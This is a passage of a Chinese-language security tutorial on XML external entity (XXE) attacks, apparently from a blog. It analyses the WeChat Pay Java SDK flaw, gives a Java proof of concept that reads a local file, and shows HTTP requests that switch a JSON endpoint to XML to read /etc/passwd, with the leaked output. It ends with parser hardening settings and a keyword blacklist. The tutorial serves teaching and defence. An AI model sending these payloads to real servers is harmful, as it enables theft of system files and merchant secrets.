
前一阵子非常火的微信支付的 XXE 漏洞当然不得不提，

漏洞描述：

微信支付提供了一个 api 接口，供商家接收异步支付结果，微信支付所用的java sdk在处理结果时可能触发一个XXE漏洞，攻击者可以向这个接口发送构造恶意payloads,获取商家服务器上的任何信息，一旦攻击者获得了敏感的数据 (md5-key and merchant-Id etc.)，他可能通过发送伪造的信息不用花钱就购买商家任意物品

我下载了 java 版本的 sdk 进行分析，这个 sdk 提供了一个 WXPayUtil 工具类，该类中实现了xmltoMap和maptoXml这两个方法，而这次的微信支付的xxe漏洞爆发点就在xmltoMap方法中

如图所示：




问题就出现在我横线划出来的那部分，也就是简化为下面的代码：

```
public static Map<String, String> xmlToMap(String strXML) throws Exception {
        try {
            Map<String, String> data = new HashMap<String, String>();
            DocumentBuilder documentBuilder = WXPayXmlUtil.newDocumentBuilder();
            InputStream stream = new ByteArrayInputStream(strXML.getBytes("UTF-8"));
            org.w3c.dom.Document doc = documentBuilder.parse(stream);
            ...
```

我们可以看到 当构建了 documentBuilder 以后就直接对传进来的 strXML 解析了，而不巧的是 strXML 是一处攻击者可控的参数，于是就出现了 XXE 漏洞，下面是我实验的步骤

首先我在 com 包下又新建了一个包，来写我们的测试代码，测试代码我命名为 test001.java

如图所示：




test001.java

```
package com.test.test001;
import java.util.Map;
import static com.github.wxpay.sdk.WXPayUtil.xmlToMap;

public class test001 {
    public static void main(String args[]) throws Exception {

        String xmlStr ="<?xml version='1.0' encoding='utf-8'?>\r\n" +
                "<!DOCTYPE XDSEC [\r\n" +
                "<!ENTITY xxe SYSTEM 'file:///d:/1.txt'>]>\r\n" +
                "<XDSEC>\r\n"+
                "<XXE>&xxe;</XXE>\r\n" +
                "</XDSEC>";
        try{

            Map<String,String> test = xmlToMap(xmlStr);
            System.out.println(test);
        }catch (Exception e){
            e.printStackTrace();
        }
    }
}
```

我希望它能读取我 D 盘下面的 1.txt 文件

运行后成功读取

如图所示：



当然，WXPayXmlUtil.java 中有这个 sdk 的配置项，能直接决定实验的效果，当然后期的修复也是针对这里面进行修复的


```
http://apache.org/xml/features/disallow-doctype-decl true
http://apache.org/xml/features/nonvalidating/load-external-dtd false
http://xml.org/sax/features/external-general-entities false
http://xml.org/sax/features/external-parameter-entities false
```

整个源码我打包好了已经上传到我的百度云，有兴趣的童鞋可以运行一下感受：

> 链接：百度网盘 请输入提取码 提取码：xq1b

上面说过 java 中有一个 netdoc:/ 协议能代替 file:/// ,我现在来演示一下：

如图所示：



实例三：JSON content-type XXE

正如我们所知道的，很多web和移动应用都基于客户端-服务器交互模式的web通信服务。不管是SOAP还是RESTful，一般对于web服务来说，最常见的数据格式都是XML和JSON。尽管web服务可能在编程时只使用其中一种格式，但服务器却可以接受开发人员并没有预料到的其他数据格式，这就有可能会导致JSON节点受到XXE（XML外部实体）攻击

原始请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/json
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43

{"error": "no results for name netspitest"}
```

现在我们尝试将 Content-Type 修改为 application/xml

进一步请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 38

{"search":"name","value":"netspitest"}
```

HTTP Response:

```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127

{"errors":{"errorMessage":"org.xml.sax.SAXParseException: XML document structures must start and end within
```

可以发现服务器端是能处理 xml 数据的，于是我们就可以利用这个来进行攻击

最终的请求和响应：

HTTP Request:

```
POST /netspi HTTP/1.1
Host: someserver.netspi.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

HTTP Response:

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467

{"error": "no results for name root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```

六、XXE 如何防御

方案一：使用语言中推荐的禁用外部实体的方法

PHP：

```
libxml_disable_entity_loader(true);
```

JAVA:

```
DocumentBuilderFactory dbf =DocumentBuilderFactory.newInstance();
dbf.setExpandEntityReferences(false);

.setFeature("http://apache.org/xml/features/disallow-doctype-decl",true);

.setFeature("http://xml.org/sax/features/external-general-entities",false)

.setFeature("http://xml.org/sax/features/external-parameter-entities",false);
```

Python：

```
from lxml import etree
xmlData = etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

方案二：手动黑名单过滤(不推荐)

过滤关键词：

```
<!DOCTYPE、<!ENTITY SYSTEM、PUBLIC
```